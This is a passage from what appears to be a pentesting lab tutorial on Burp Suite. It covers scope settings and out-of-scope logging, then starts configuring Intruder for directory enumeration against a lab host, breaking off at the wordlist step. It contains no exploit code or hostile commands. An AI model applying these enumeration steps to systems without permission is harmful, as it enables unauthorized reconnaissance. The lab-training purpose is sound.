
Alternatively, we can add a URL to scope by simply right-clicking on it and selecting the **Add to scope** option:



Similarly, to remove a URL from scope, we can right-click on the URL and select the **Remove from scope** option:




Now since we have configured burp to avoid logging any out-of-scope items, visit a URL that has a different prefix than our target. Let's visit (test.com)[http://test.com]:




Now check the **HTTP history** tab under the **Proxy** tab:

Notice that the entry for test.com is not there!
Also, notice the message in orange at the top of the **HTTP history** tab: *Logging out-of-scope Proxy traffic is disabled*




Click on the **Re-enable** button to re-enable logging of out-of-scope items.


Visit test.com again:




Check the **HTTP history** tab again:




This time you can notice that the entry for test.com is there!
So that's how scopes in Burp work! It's pretty handy while pentesting web apps as we can keep the out-of-scope items separate from the targets we are interested in.
Step 12: Configuring Burp Intruder to launch a directory enumeration attack.
Send one of the requests from the **HTTP history** tab to the Intruder. Make sure that the request you send to Intruder is the one intended for the target we are interested in, that is, demo.ine.local.




That will take us to the **Intruder** -> **Target** tab:




Here we will configure the target details. The **Host** field should already be set to demo.ine.local. Next, navigate to **Intruder** -> **Positions** and click on the **Clear** button:




That should remove all the markers from the payload:




Now modify the payload to the following:




Keep the **path** selected and click on the **Add** button to make it a variable:



This would make Burp Intruder send **GET** requests to many locations, which we would supply next. The character is a delimiter, which would hold a variable that would assume different values from the wordlist that we will supply in a moment.
Navigate to **Intruder** -> **Payloads**:




Here we will specify the wordlist, which would then be used by Burp Intruder to try out the directory enumeration attack, substituting 1 word at a time from 